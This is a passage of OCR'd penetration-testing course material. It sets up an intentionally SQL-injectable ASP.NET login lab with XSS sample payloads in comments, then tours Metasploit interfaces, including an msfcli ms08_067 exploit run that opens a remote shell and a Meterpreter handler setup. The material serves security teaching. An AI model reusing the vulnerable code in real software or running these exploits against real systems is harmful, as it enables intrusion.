
Under the main **"Object Explorer"** tree, expand **"Security"**, then **"Logins"**. Right-click **"Logins"** and select **"New Login"**.



In the **"Login - New"** window, select **"Search"**, enter **"aspnet"** and click **"Check Names"**. Click **"OK"** but keep the **"Login - New"** window open.



Click on properties for ASPNET, and ensure that under user mapping the user account has db_owner and public rights to the WebApp database.



Next, we need to create our website to interact with the back-end database we created. Start Notepad and paste the following code into a new document. Save this file as **"C:\Inetpub\wwwroot\Default.aspx"**.

```
<%@ Page Language="C#" AutoEventWireup="true" ValidateRequest="false"
CodeFile="Default.aspx.cs" Inherits="_Default" %>
<%--the ValidateRequest="true" in the page directive will check for
<script> and other potentially dangerous inputs--%>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" >
<head runat="server">

</head>
<body bgcolor="white">
<form id="form1" runat="server">
<div>

<font color="black"><h1>Login Page</h1></font>
<asp:Label ID="lblErrorMessage" Font-Size="Larger" ForeColor="red"
Visible="false" runat="server" />

<font color="black">
<asp:Panel ID="pnlLogin" Visible="true" runat="server">
<asp:Table ID="tblLogin" runat="server">
<asp:TableRow>
<asp:TableCell>
<asp:Literal Text="Login:" runat="server" />
</asp:TableCell>
<asp:TableCell>
<asp:TextBox ID="txtLogin" width="200" BackColor="white" ForeColor="black"
runat="server" />
</asp:TableCell>
</asp:TableRow>
<asp:TableRow>
<asp:TableCell>
<asp:Literal ID="ltrlPassword" Text="Password" runat="server" />
</asp:TableCell>
<asp:TableCell>
<asp:TextBox ID="txtPassword" width="200" TextMode="password"
BackColor="white" ForeColor="black" runat="server" />
</asp:TableCell>
</asp:TableRow>
<asp:TableRow>
<asp:TableCell ColumnSpan="2" HorizontalAlign="center">
<asp:Button ID="btnSubmit" BorderColor="white" BackColor="white"
ForeColor="black"
Text="Login" OnClick="btnSubmit_Clicked" runat="server" />
<br /></asp:TableCell>
</asp:TableRow>
</asp:Table>
<h5>Please dont hack this site :-(
</asp:Panel>
<asp:Panel ID="pnlChatterBox" Visible="false" runat="server">
You haz logged in! :-)
</asp:Panel>
</font>

</div>
</form>
</body>
</html>
```

Create another document containing the following code and save it as **"C:\Inetpub\wwwroot\Default.aspx.cs"**.

```
using System;
using System.Data;
using System.Data.SqlClient;
using System.Configuration;
using System.Web;
using System.Web.Security;
using System.Web.UI;
using System.Web.UI.WebControls;
using System.Web.UI.WebControls.WebParts;
using System.Web.UI.HtmlControls;

public partial class _Default : System.Web.UI.Page
{
protected SqlConnection objConn = new
SqlConnection(ConfigurationManager.ConnectionStrings["test"].ToString());
protected string sql = "";
protected void Page_Load(object sender, EventArgs e)
{
if((Request.QueryString["login"] != null) &&
(Request.QueryString["password"] != null))
{
Response.Write(Request.QueryString["login"].ToString() + "<BR><BR><BR>" +
Request.QueryString["password"].ToString());

sql = "SELECT first_name + ' ' + last_name + ' ' + middle_name FROM users
WHERE username = '" + Request.QueryString["login"] + "' " +
"AND password = '" + Request.QueryString["password"] + "'";
Login();
}
}

public void btnSubmit_Clicked(object o, EventArgs e)
{
lblErrorMessage.Text = "";
lblErrorMessage.Visible = false;

if (txtLogin.Text == "")
{
lblErrorMessage.Text = "Missing login name!<br />";
lblErrorMessage.Visible = true;
}
else
{
if (txtPassword.Text == "")
{
lblErrorMessage.Text = "Missing password!<br />";
lblErrorMessage.Visible = true;
}
else
{
sql = "SELECT first_name + ' ' + last_name + ' ' + middle_name FROM users
WHERE username = '" + txtLogin.Text + "' " +
"AND password = '" + txtPassword.Text + "'";
Login();
}
```

```
}
}

private void Login()
{
//correct sql string using sql parameters.
//string sql = "SELECT first_name + ' ' + last_name FROM users WHERE
username = @txtLogin " +
// "AND password = @txtPassword";

SqlCommand cmd = new SqlCommand(sql, objConn);

//each parameter needs added for each user inputted value...
//to take the input literally and not break out with malicious input....
//cmd.Parameters.AddWithValue("@txtLogin", txtLogin.Text);
//cmd.Parameters.AddWithValue("@txtPassword", txtPassword.Text);

objConn.Open();

if (cmd.ExecuteScalar() != DBNull.Value)
{
if (Convert.ToString(cmd.ExecuteScalar()) != "")
{
lblErrorMessage.Text = "Sucessfully logged in!";
lblErrorMessage.Visible = true;
pnlLogin.Visible = false;
pnlChatterBox.Visible = true;
}
else
{
lblErrorMessage.Text = "Invalid Login!";
lblErrorMessage.Visible = true;
}
}
else
{
lblErrorMessage.Text = "Invalid Username/";
lblErrorMessage.Visible = true;
}

objConn.Close();
}

//<style type="text/css">TABLE {display: none !important;}</style> //remove
tables totally.
//<style type="text/css">body{background-color: #ffffff;}</style> //change
background color
//<style type="text/css">div {display: none !important;}</style> //remove
all divs, blank out page
//<script>alert("hello");</script>
//<meta http-equiv="refresh" content="0; url=http://www.google.com" />
}
```

Lastly, create a file containing the following and save it as **"C:\Inetpub\wwwroot\Web.config"**.

```
<?xml version="1.0"?>
<configuration>
<connectionStrings>
```

```
<add name="test"
connectionString="server=localhost;database=WebApp;uid=sa;password=password
1;" providerName="System.Data.SqlClient"/>
</connectionStrings>
<system.web>

<!-- DYNAMIC DEBUG COMPILATION
Set compilation debug="true" to enable ASPX debugging. Otherwise, setting
this value to
false will improve runtime performance of this application.
Set compilation debug="true" to insert debugging symbols(.pdb information)
into the compiled page. Because this creates a larger file that executes
more slowly, you should set this value to true only when debugging and to
false at all other times. For more information, refer to the documentation
about
debugging ASP.NET files.
-->
<compilation defaultLanguage="c#" debug="true">
<assemblies>
<add assembly="System.Design, Version=2.0.0.0, Culture=neutral,
PublicKeyToken=B03F5F7F11D50A3A"/>
<add assembly="System.Windows.Forms, Version=2.0.0.0, Culture=neutral,
PublicKeyToken=B77A5C561934E089"/></assemblies></compilation>
<!-- CUSTOM ERROR MESSAGES
Set customErrors mode="On" or "RemoteOnly" to enable custom error messages,
"Off" to disable.
Add <error> tags for each of the errors you want to handle.

"On" Always display custom (friendly) messages.
"Off" Always display detailed ASP.NET error information.
"RemoteOnly" Display custom (friendly) messages only to users not running
on the local Web server. This setting is recommended for security purposes,
so
that you do not display application detail information to remote clients.
-->
<customErrors mode="Off"/>
<!-- AUTHENTICATION
This section sets the authentication policies of the application. Possible
modes are "Windows",
"Forms", "Passport" and "None"

"None" No authentication is performed.
"Windows" IIS performs authentication (Basic, Digest, or Integrated
Windows) according to
its settings for the application. Anonymous access must be disabled in IIS.
"Forms" You provide a custom form (Web page) for users to enter their
credentials, and then
you authenticate them in your application. A user credential token is
stored in a cookie.
"Passport" Authentication is performed via a centralized authentication
service provided
by Microsoft that offers a single logon and core profile services for
member sites.
-->
<authentication mode="Windows"/>
<!-- AUTHORIZATION
This section sets the authorization policies of the application. You can
allow or deny access
```

```
to application resources by user or role. Wildcards: "*" mean everyone, "?"
means anonymous
(unauthenticated) users.
-->
<authorization>
<allow users="*"/>
<!-- Allow all users -->
<!-- <allow users="[comma separated list of users]"
roles="[comma separated list of roles]"/>
<deny users="[comma separated list of users]"
roles="[comma separated list of roles]"/>
-->
</authorization>
<!-- APPLICATION-LEVEL TRACE LOGGING
Application-level tracing enables trace log output for every page within an
application.
Set trace enabled="true" to enable application trace logging. If
pageOutput="true", the
trace information will be displayed at the bottom of each page. Otherwise,
you can view the
application trace log by browsing the "trace.axd" page from your web
application
root.
-->
<trace enabled="false" requestLimit="10" pageOutput="false"
traceMode="SortByTime" localOnly="true"/>
<!-- SESSION STATE SETTINGS
By default ASP.NET uses cookies to identify which requests belong to a
particular session.
If cookies are not available, a session can be tracked by adding a session
identifier to the URL.
To disable cookies, set sessionState cookieless="true".
-->
<sessionState mode="InProc" stateConnectionString="tcpip=127.0.0.1:42424"
sqlConnectionString="data source=127.0.0.1;Trusted_Connection=yes"

cookieless="false" timeout="20"/>
<!-- GLOBALIZATION
This section sets the globalization settings of the application.
-->
<globalization requestEncoding="utf-8" responseEncoding="utf-8"/>
</system.web>
</configuration>
```

Open up Internet Explorer an enter "**http://<your ip address>**". You should be presented with a login form. Enter a bogus set of credentials to verify that the query is running correctly on the database.


03 - Metasploit Fundamentals

There are many different interfaces to the Metasploit framework, each with their own strengths and weaknesses. As such, there is no one perfect interface to use with MSF, although the msfconsole is the only supported way to access most features of the Framework. It is still beneficial, however, to be comfortable with all the interfaces that MSF offers.

The next module will provide an overview of the various interfaces, along with some discussion where each is best utilized.

msfcli

Msfcli provides a powerful command-line interface to the framework.



Note that when using msfcli, variables are assigned using '=' and that all options are case-sensitive.

```
root@bt4:/pentest/exploits/framework3# ./msfcli windows/smb/ms08_067_netapi
RHOST=192.168.1.115 PAYLOAD=windows/shell/bind_tcp E
[*] Please wait while we load the module tree...
[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (NX)
[*] Triggering the vulnerability...
[*] Sending stage (474 bytes)
[*] Command shell session 1 opened (192.168.1.101:54659 ->
192.168.1.115:4444)

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

```
C:\WINDOWS\system32>
```

If you aren't entirely sure about what options belong to a particular module, you can append the letter 'O' to the end of the string at whichever point you are stuck.

```
root@bt4:/pentest/exploits/framework3# ./msfcli windows/smb/ms08_067_netapi
O
[*] Please wait while we load the module tree...

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER,
SRVSVC)
```

To display the payloads that are available for the current module, append the letter 'P' to the command-line string.

```
root@bt4:/pentest/exploits/framework3# ./msfcli windows/smb/ms08_067_netapi
RHOST=192.168.1.115 P
[*] Please wait while we load the module tree...

Compatible payloads
===================

   Name                                              Description
   ----                                              -----------
   generic/debug_trap                                Generate a debug trap
in the target process
...snip...
```

The other options available to msfcli are available by issuing 'msfcli -h'.

Benefits of mscli

- Supports the launching of exploits and auxiliary modules
- Useful for specific tasks
- Good for learning
- Convenient to use when testing or developing a new exploit
- Good tool for one-off exploitation
- Excellent if you know exactly which exploit and options you need
- Wonderful for use in scripts and basic automation

The only real drawback of msfcli is that it is not supported quite as well as msfconsole and it can only handle one shell at a time, making it rather impractical for client-side attacks. It also doesn't support any of the advanced automation features of msfconsole.

msfweb

The msfweb interface provided users with a point-and-click "Ajax-y" interface to the framework but has now been deprecated and removed from the Metasploit trunk. Although it was good for generating shellcode and performing demonstrations, it was not very stable and was not being actively developed.

Benefits of msfweb:


- Supports multiple users, AJAX-based msfconsole implementation, payloads, encoders, and more.
- It's excellent for providing managment or user-awareness demos

Drawbacks of msfweb include:

- It is only sporadically updated
- It works, but it is a memory hog and can force the browser to a crawl
- The msfweb interface provides absolutely no security and should only be used on trusted networks

msfgui

Msfgui, as its name suggests, provides a graphical user interface to the Metasploit Framework.



Benefits of msfgui:

- Good tool for demonstrations to clients and management
- Provides a point and click interface for exploitation
- GTK wizard-based interface for using the Metasploit Framework
- Supports a msfconsole clone via Control+O or menu options Window->Console
- Graphical file and process browser when using Meterpreter payloads
- Visual job handling and windowing

Drawbacks of msfgui are:

- As of version 3.3 of the Metasploit Framework, msfgui will no longer be maintained.
- It is not particularly stable and is prone to crashing

New Msfgui (E)

Source: http://pauldotcom.com/2010/07/metasploit-new-gui.html


A new GUI for Metasploit has been added tonight by ScriptJunkie to the Metasploit SVN Repository. This new GUI is multi-platform and it is based on Java, the Netbeans project for it can be found in the external/source/gui/msfguijava/ directory for those who want to contribute and have Ninja Skills with Java and user interfaces. The GUI can be ran by invoking the msfgui script at the base of the Metasploit directory

```
./msfgui
```

This script simply executes the following command:

```
java -jar `dirname $0`/data/gui/msfgui.jar
```

Now to be able to run this GUI Java must be installed on the machine. Wen you run the command you should be greated by the following splash screen followed by this user interface:



Now this interface does not start since it can be used to connect to a remote msfrpcd session in another host. To start a msfrpcd session on a host so as to be able to connect remotely with msfgui the following command must be ran on that host:


```
./msfrpcd -S -U MetaUser -P Securepass -p 1337
```

we tell the msfrpcd Daemon to start with SSL disabled since there is no support for it right now, we specify the user with the –U switch, the password with the –P switch and the port to listen for inbound connection with the –p switch. The service will bind to the 0.0.0.0 address so it well listen on all interfaces, in the case you want it to bind to a specific interface you just tell it to what IP address


to bind to with the –a switch and pass the IP as an option. When you run the command above the output should look something like this:

```
loki:msf3 cperez$ ./msfrpcd -S -U MetaUser -P Securepass -p 1337
[*] XMLRPC starting on 0.0.0.0:1337 (NO SSL):Basic...
[*] XMLRPC initializing...
[*] XMLRPC backgrounding...
```

Once it is up we just use the use connect to msfrpcd option in the File menu




This will bring up the following screen





There we just enter the data we set up at our remote host, we can also start a new connection from this screen and even change the path for our Metasploit folder to another copy if we wish to using the change path button.

To start a new session with the local copy just select the Start new msfrpcd option from the **File** menu, this will automatically start a msfrpcd session for you using the copy of Metasploit from where you launched msfgui. Once started we can the interact with it. Lest launch a Multi handler to receive some Meterpreter connections:




Once we select the multi handler a screen will appear that will let use choose our payload, depending on the payload we will be able to set the parameters for it:







Once we have set the options needed for our shell we just hit **Run Exploit** to launch the job and it should appear in the jobs screen as shown below:



